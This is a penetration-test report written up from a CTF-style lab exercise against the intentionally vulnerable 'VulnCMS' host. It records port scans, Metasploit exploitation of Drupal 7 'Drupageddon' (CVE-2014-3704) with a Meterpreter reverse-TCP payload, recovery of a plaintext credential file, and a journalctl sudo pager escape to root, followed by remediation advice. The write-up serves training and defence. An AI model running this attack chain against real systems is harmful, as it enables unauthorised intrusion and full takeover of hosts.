VAPT ENGAGEMENT REPORT

VulnCMS

Vulnerability Assessment & Penetration Testing Report

Target Hostname	vuln_cms.lan
Target IP Address	192.168.31.69
Objective	Acquire root access on the target machine
Engagement Type	Black-box, isolated lab network (CTF-style exercise)
Result	Full compromise — root access obtained, flag captured

Disclaimer: This report documents a penetration test carried out against an intentionally vulnerable machine in a private, isolated lab environment for training and skill-development purposes. The target system is not a production system and is not connected to the internet. The techniques described here must only be used against systems you own or are explicitly authorised to test.

1. Executive Summary

This engagement targeted a single host, **vuln_cms.lan (192.168.31.69)**, hosting a custom web application stack (nginx, WordPress, Joomla and Drupal) across multiple ports. Enumeration identified an outdated Drupal 7 installation vulnerable to the pre-authentication SQL injection flaw known as **Drupageddon (CVE-2014-3704)**. Exploitation of this flaw yielded remote code execution, which in turn exposed a plaintext credential file enabling SSH access, and a misconfigured sudo rule (`journalctl`) that allowed escalation to full **root** access. The engagement therefore resulted in complete compromise of the target host.

Metric	Value
Target	vuln_cms.lan (192.168.31.69)
Open ports identified	22, 80, 5000, 8081, 9001
Critical findings	3
Medium findings	3
Low findings	1
Initial access vector	Drupal 7 "Drupageddon" SQL Injection (CVE-2014-3704)
Privilege escalation vector	Misconfigured NOPASSWD sudo rule on /bin/journalctl (GTFOBins)
Outcome	Full root compromise; root.txt flag captured

2. Host Discovery

A ping sweep of the lab subnet was performed to identify live hosts. Output below has been trimmed to the assessment target only; unrelated hosts on the local network have been omitted from this report.

```
$ nmap -sn <lab subnet>
...
Nmap scan report for vuln_cms.lan (192.168.31.69)
Host is up (0.00046s latency).
MAC Address: 00:0C:29:97:7F:C1 (VMware)
...
Nmap done: 256 IP addresses scanned
```

3. Port & Service Enumeration

A full TCP connect/version scan was run against the target to enumerate open ports and running services.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 192.168.31.69
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-18 20:57 +0500
Nmap scan report for vuln_cms.lan (192.168.31.69)
Host is up (0.00055s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:9f:7e:78:82:ef:76:f6:26:23:c9:52:6d:aa:fe:d0 (RSA)
|   256 2a:e2:f6:d2:52:1c:c1:d0:3d:aa:40:e6:b5:08:1d:45 (ECDSA)
|_  256 fa:c9:eb:58:e3:d2:b7:4a:74:77:fc:69:0e:b6:68:08 (ED25519)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: W3.CSS Template
5000/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-generator: WordPress 5.7.2
|_http-title: fsociety &#8211; Just another WordPress site
8081/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Home
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: nginx/1.14.0 (Ubuntu)
9001/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: fsociety.web
MAC Address: 00:0C:29:97:7F:C1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Screenshot 1 — nmap -sC -sV against 192.168.31.69 showing ports 22, 80, 5000, 8081 and 9001 open

The scan confirmed five open ports, each hosting a distinct web application:

- **22/tcp** — OpenSSH 7.6p1 (Ubuntu)
- **80/tcp** — nginx 1.14.0, "W3.CSS Template"
- **5000/tcp** — WordPress 5.7.2, "fsociety — Just another WordPress site"
- **8081/tcp** — Joomla! CMS, with 15 disallowed paths listed in robots.txt
- **9001/tcp** — Drupal 7, "fsociety.web"

Manual browsing of each port confirmed a separate web application was hosted on every port. A `dirb` directory brute-force did not surface hidden content of note, aside from an `about.html` page hinting that brute-forcing was not the intended path for this exercise — pointing the assessment toward CMS-specific vulnerabilities instead.

4. Exploitation — Drupal 7 "Drupageddon" (Port 9001)

Given the CMS-centric hint, `searchsploit drupal 7` was run to identify public exploits for Drupal 7. Metasploit's `exploit/multi/http/drupal_drupageddon` module — implementing the SA-CORE-2014-005 / CVE-2014-3704 pre-authentication SQL injection — was selected.

```
View the full module info with the info, or info -d command.

msf exploit(multi/http/drupal_drupageddon) > set rhost 192.168.31.69
rhost ⇒ 192.168.31.69
msf exploit(multi/http/drupal_drupageddon) > set rport 9001
rport ⇒ 9001
msf exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported p
   RHOSTS     192.168.31.69    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
   RPORT      9001             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.31.172   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf exploit(multi/http/drupal_drupageddon) >
```

Screenshot 2 — Metasploit module exploit/multi/http/drupal_drupageddon configured with RHOST 192.168.31.69 and RPORT 9001

> **Note on CVE naming:** the Metasploit module used here is `drupal_drupageddon`, which corresponds to **CVE-2014-3704** ("Drupageddon"). This is distinct from the similarly-named "Drupalgeddon2" RCE, **CVE-2018-7600**. The findings table below has been corrected to cite CVE-2014-3704 accordingly.


Running the exploit with a PHP Meterpreter reverse-TCP payload returned a working Meterpreter session on the first attempt:

```
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer        : vuln_cms
OS              : Linux vuln_cms 4.15.0-143-generic #147-Ubuntu SMP Wed Apr 14 16:10:11 UTC 2021 x86_64
Architecture    : x64
System Language : en_US_POSIX
Meterpreter     : php/linux
```

Screenshot 3 — sysinfo confirming a Meterpreter session on host "vuln_cms"

5. Post-Exploitation — Credential Discovery


Listing the compromised host's directory structure revealed an unusual `misc` directory. Inside it, a plaintext file named `tyrell.pass` contained a username and password for a local account.



Screenshot 4 — tyrell.pass disclosing a plaintext username/password pair

6. Lateral Movement — SSH Access

With port 22 (SSH) already confirmed open during enumeration, the recovered credentials were used to authenticate directly as the local user:



Screenshot 5 — successful SSH authentication as "tyrell" using the recovered credentials

7. Privilege Escalation — Misconfigured Sudo Rule

A quick permissions check showed the "tyrell" account was allowed to run the `journalctl` binary as root without a password:

```
tyrell@vuln_cms:~$ id
uid=1002(tyrell) gid=1002(tyrell) groups=1002(tyrell)
tyrell@vuln_cms:~$ whoami
tyrell
tyrell@vuln_cms:~$ sudo -l
Matching Defaults entries for tyrell on vuln_cms:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tyrell may run the following commands on vuln_cms:
    (root) NOPASSWD: /bin/journalctl
tyrell@vuln_cms:~$ sudo /bin/journalctl
-- Logs begin at Fri 2021-05-28 12:16:41 UTC, end at Sat 2026-07-18 21:19:00 UTC. --
May 28 12:16:41 vuln_cms kernel: Linux version 4.15.0-143-generic (buildd@lcy01-amd64-001) (gcc version 7.5.0 (Ubuntu 7.5.0-3ub
May 28 12:16:41 vuln_cms kernel: Command line: BOOT_IMAGE=/vmlinuz-4.15.0-143-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro
May 28 12:16:41 vuln_cms kernel: KERNEL supported cpus:
May 28 12:16:41 vuln_cms kernel:   Intel GenuineIntel
May 28 12:16:41 vuln_cms kernel:   AMD AuthenticAMD
May 28 12:16:41 vuln_cms kernel:   Centaur CentaurHauls
May 28 12:16:41 vuln_cms kernel: [Firmware Bug]: TSC doesn't count with P0 frequency!
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: xstate_offset[2]:  576, xstate_sizes[2]:  256
May 28 12:16:41 vuln_cms kernel: x86/fpu: Enabled xstate features 0x7, context size is 832 bytes, using 'standard' format.
May 28 12:16:41 vuln_cms kernel: e820: BIOS-provided physical RAM map:
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x000000000009fc00-0x000000000009ffff] reserved
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x00000000000f0000-0x00000000000fffff] reserved
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x0000000000100000-0x000000007ffeffff] usable
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x000000007fff0000-0x000000007fffffff] ACPI data
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x00000000fec00000-0x00000000fec00fff] reserved
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x00000000fee00000-0x00000000fee00fff] reserved
```

Screenshot 6 — sudo -l showing (root) NOPASSWD: /bin/journalctl

`journalctl` is a well-known sudo privilege-escalation primitive listed on GTFOBins: when it opens its output in a pager, a shell can be spawned directly from that pager with `!/bin/sh`.

```
May 28 12:16:41 vuln_cms kernel: e820: last_pfn = 0x7fff0 max_arch_pfn =
May 28 12:16:41 vuln_cms kernel: MTRR default type: uncachable
May 28 12:16:41 vuln_cms kernel: MTRR variable ranges disabled:
May 28 12:16:41 vuln_cms kernel: MTRR: Disabled
May 28 12:16:41 vuln_cms kernel: x86/PAT: MTRRs disabled, skipping PAT i
May 28 12:16:41 vuln_cms kernel: CPU MTRRs all blank - virtualized syste
May 28 12:16:41 vuln_cms kernel: x86/PAT: Configuration [0-7]: WB  WT  U
May 28 12:16:41 vuln_cms kernel: found SMP MP-table at [mem 0x0009fff0-0
May 28 12:16:41 vuln_cms kernel: Scanning 1 areas for low memory corrupt
May 28 12:16:41 vuln_cms kernel: RAMDISK: [mem 0x30ec5000-0x34759fff]
May 28 12:16:41 vuln_cms kernel: ACPI: Early table checksum verification
May 28 12:16:41 vuln_cms kernel: ACPI: RSDP 0x00000000000E0000 000024 (v
May 28 12:16:41 vuln_cms kernel: ACPI: XSDT 0x000000007FFF0030 00003C (v
May 28 12:16:41 vuln_cms kernel: ACPI: FACP 0x000000007FFF00F0 0000F4 (v
May 28 12:16:41 vuln_cms kernel: ACPI: DSDT 0x000000007FFF0470 002325 (v
May 28 12:16:41 vuln_cms kernel: ACPI: FACS 0x000000007FFF0200 000040
May 28 12:16:41 vuln_cms kernel: ACPI: FACS 0x000000007FFF0200 000040
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

Screenshot 7 — GTFOBins journalctl technique (!/bin/sh) returning a root shell, confirmed via id/whoami

8. Flag Capture

With root access confirmed, the flag file was located and read from the root user's home directory:

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /rooot
/bin/sh: 3: cd: can't cd to /rooot
# cd /root
# ls
root.txt
# cat root.txt
4359537020406305
```

Screenshot 8 — contents of root.txt

root.txt contents: `4359537020406305`

9. Findings Summary

Port	Finding	Service	Severity	CVE
9001	Drupal 7 Remote Code Execution ("Drupageddon" SQL Injection)	HTTP (Drupal)	Critical	CVE-2014-3704
9001 (post-exploitation, local filesystem)	Sensitive Credential File Exposure (tyrell.pass)	Application / Filesystem	Critical	N/A
22 (local, post-authentication)	Privilege Escalation via Misconfigured Sudo (journalctl / GTFOBins)	SSH / sudo	Critical	N/A
80	HTTP Service / Information Disclosure	HTTP	Medium	N/A
5000	WordPress Version Disclosure	HTTP (WordPress)	Medium	N/A
8081	Joomla CMS Exposed	HTTP (Joomla)	Medium	N/A
22	SSH Service Detected	SSH	Low	N/A

10. Detailed Findings

F1. SSH Service Detected

Vulnerability Name	SSH Service Detected
Port	22
Service Name	SSH
Version	OpenSSH 7.6p1 (Ubuntu 4ubuntu0.3)
Severity	Low
CVE ID	N/A
Description	An SSH service was exposed on the target. No vulnerability was exploited directly against SSH during the initial enumeration phase, however the service was later used as a foothold once valid credentials were recovered (see Finding F6).
Remediation	Disable password authentication in favour of key-based authentication, restrict SSH access to trusted source IPs/VPN, disable direct root login, and keep OpenSSH patched.
Proof of Concept	1. Ran `nmap -sC -sV 192.168.31.69` and confirmed TCP/22 open, running OpenSSH 7.6p1 on Ubuntu (Screenshot 1).

F2. HTTP Service / Information Disclosure

Vulnerability Name	HTTP Service / Information Disclosure
Port	80
Service Name	HTTP
Version	nginx 1.14.0 (Ubuntu), title: "W3.CSS Template"
Severity	Medium
CVE ID	N/A
Description	A web server on port 80 disclosed its software name and version banner (nginx 1.14.0) via HTTP response headers, which can assist an attacker in fingerprinting known vulnerabilities for that exact version.
Remediation	Suppress the Server response header / version string, keep nginx patched to the latest stable release, and remove default template content.
Proof of Concept	1. Nmap service/version scan identified nginx 1.14.0 and page title "W3.CSS Template" on TCP/80 (Screenshot 1). 2. Directory brute-force with dirb was attempted against this vhost; no actionable hidden content

	was recovered beyond an about.html hint page.

F3. WordPress Version Disclosure

Vulnerability Name	WordPress Version Disclosure
Port	5000
Service Name	HTTP (WordPress)
Version	WordPress 5.7.2
Severity	**Medium**
CVE ID	N/A
Description	A WordPress instance on port 5000 disclosed its exact version (5.7.2, site title "fsociety — Just another WordPress site") through the generator meta tag, aiding an attacker in identifying version-specific plugin/core exploits.
Remediation	Remove or mask the WordPress generator meta tag, keep WordPress core/plugins/themes updated, and limit enumeration via REST API/user endpoints.
Proof of Concept	1. Nmap `http-generator` probe fingerprinted "WordPress 5.7.2" on TCP/5000 (Screenshot 1). 2. No further exploitation of this service was required or demonstrated, as the Drupal instance on port 9001 provided the initial foothold.

F4. Joomla CMS Exposed

Vulnerability Name	Joomla CMS Exposed
Port	8081
Service Name	HTTP (Joomla)
Version	Joomla! (version not explicitly disclosed)
Severity	**Medium**
CVE ID	N/A
Description	A Joomla installation was reachable on port 8081, with its administrator panel and standard directory structure (administrator/, components/, includes/, installation/, plugins/) enumerable via robots.txt.
Remediation	Restrict access to /administrator to trusted IPs, keep Joomla core and extensions patched, remove robots.txt entries that reveal structure, and enforce strong administrator credentials with MFA.
Proof of Concept	1. Nmap identified the Joomla generator string and page title "Home" on TCP/8081, and `http-robots.txt` listed 15 disallowed Joomla paths (Screenshot 1). 2. The Joomla instance was enumerated but not exploited, as the Drupal 7 service on port 9001 offered a faster path to code execution.

F5. Drupal 7 Remote Code Execution ("Drupageddon" SQL Injection)

Vulnerability Name	Drupal 7 Remote Code Execution ("Drupageddon" SQL Injection)
Port	9001
Service Name	HTTP (Drupal)
Version	Drupal 7
Severity	**Critical**
CVE ID	CVE-2014-3704
Description	The Drupal 7 instance on port 9001 (site title "fsociety.web") was vulnerable to the pre-authentication SQL injection flaw in Drupal core's database abstraction layer, publicly known as **"Drupageddon"** (SA-CORE-2014-005 / CVE-2014-3704). Successful exploitation allows an unauthenticated attacker to inject arbitrary SQL, create a privileged account and ultimately achieve remote code execution. The Metasploit module used was `exploit/multi/http/drupal_drupageddon`, which matches CVE-2014-3704 rather

	than the unrelated "Drupalgeddon2" RCE (CVE-2018-7600) — the two are frequently confused because of their similar nicknames.
Remediation	Upgrade Drupal core to a patched release (7.32+ for the 7.x branch, or a currently supported major version), apply SA-CORE-2014-005, rotate all credentials/sessions after any suspected compromise, and run regular core/contrib module vulnerability scans.
Proof of Concept	1. Ran `searchsploit drupal 7` to confirm public exploit availability for Drupal 7. 2. Loaded `exploit/multi/http/drupal_drupageddon` in Metasploit, set `RHOST 192.168.31.69` and `RPORT 9001` (Screenshot 2). 3. Executed the module with a PHP Meterpreter reverse_tcp payload and obtained a Meterpreter session; `sysinfo` confirmed the compromised host as "vuln_cms", Linux 4.15.0-143-generic (Screenshot 3).

F6. Sensitive Credential File Exposure (tyrell.pass)

Vulnerability Name	Sensitive Credential File Exposure (tyrell.pass)
Port	9001 (post-exploitation, local filesystem)
Service Name	Application / Filesystem
Version	N/A
Severity	**Critical**
CVE ID	N/A
Description	Once code execution was achieved on the Drupal host, directory listing revealed a non-standard "misc" directory containing a plaintext credential file, `tyrell.pass`, holding a valid Linux username and password. Storing credentials in plaintext within a web-accessible or application directory allows trivial privilege/account takeover once any level of code execution is obtained.
Remediation	Never store credentials in plaintext files on the filesystem; use a secrets manager or environment-scoped secrets. Apply least-privilege file permissions, and monitor/alert on reads of sensitive paths. Rotate the exposed credential immediately.
Proof of Concept	1. From the Meterpreter session, listed the web root and identified an unusual `misc` directory. 2. Read `tyrell.pass` and recovered a username/password pair for the local user "tyrell" (Screenshot 4).

F7. Privilege Escalation via Misconfigured Sudo (journalctl / GTFOBins)

Vulnerability Name	Privilege Escalation via Misconfigured Sudo (journalctl / GTFOBins)
Port	22 (local, post-authentication)
Service Name	SSH / sudo
Version	sudo – journalctl
Severity	**Critical**
CVE ID	N/A
Description	After authenticating over SSH as the "tyrell" user with the recovered credentials (Screenshot 5), `sudo -l` showed the user was permitted to run `/bin/journalctl` as root with `NOPASSWD` (Screenshot 6). `journalctl` invokes a pager (typically `less`) that supports shell escapes, so this misconfiguration allows trivial escalation from a low-privileged user to root, as documented on GTFOBins.
Remediation	Avoid granting NOPASSWD sudo rights to binaries with known GTFOBins shell-escape primitives (journalctl, less, vim, find, etc.). Apply the principle of least privilege to sudoers entries, and audit sudo configuration regularly against GTFOBins.
Proof of Concept	1. Ran `sudo -l` as tyrell and confirmed `(root) NOPASSWD: /bin/journalctl` (Screenshot 6). 2. Ran `sudo /bin/journalctl`, then at the pager prompt entered `!/bin/sh` per the GTFOBins journalctl technique, dropping into a root shell confirmed via `id`/`whoami` (Screenshot 7). 3. Read `/root/root.txt` to capture the root flag, confirming full compromise (Screenshot 8).

11. Overall Recommendations

- Patch or replace the Drupal 7 installation immediately — it is end-of-life upstream; migrate to a currently supported CMS/major version and apply all outstanding security advisories.
- Never store credentials in plaintext files anywhere under an application's accessible directories; use a secrets manager and rotate the "tyrell" account credential immediately.
- Audit all sudo rules against the GTFOBins list and remove NOPASSWD access to any binary with a known shell-escape, file-read/write, or privilege-escalation primitive.
- Reduce the web attack surface by removing or isolating the WordPress, Joomla and default nginx template instances if they are not required for this exercise, and suppress version banners on all remaining services.
- Re-test after remediation to confirm the Drupageddon, credential-exposure and sudo-misconfiguration issues have been fully resolved.

12. Conclusion

The VulnCMS host was fully compromised end-to-end, from unauthenticated remote code execution on an outdated Drupal 7 instance, through plaintext credential exposure, to root-level privilege escalation via a misconfigured sudo rule. Each step is individually well-understood and well-documented (CVE-2014-3704, GTFOBins), and each is independently remediable; addressing the Critical findings above would have broken the attack chain at multiple points.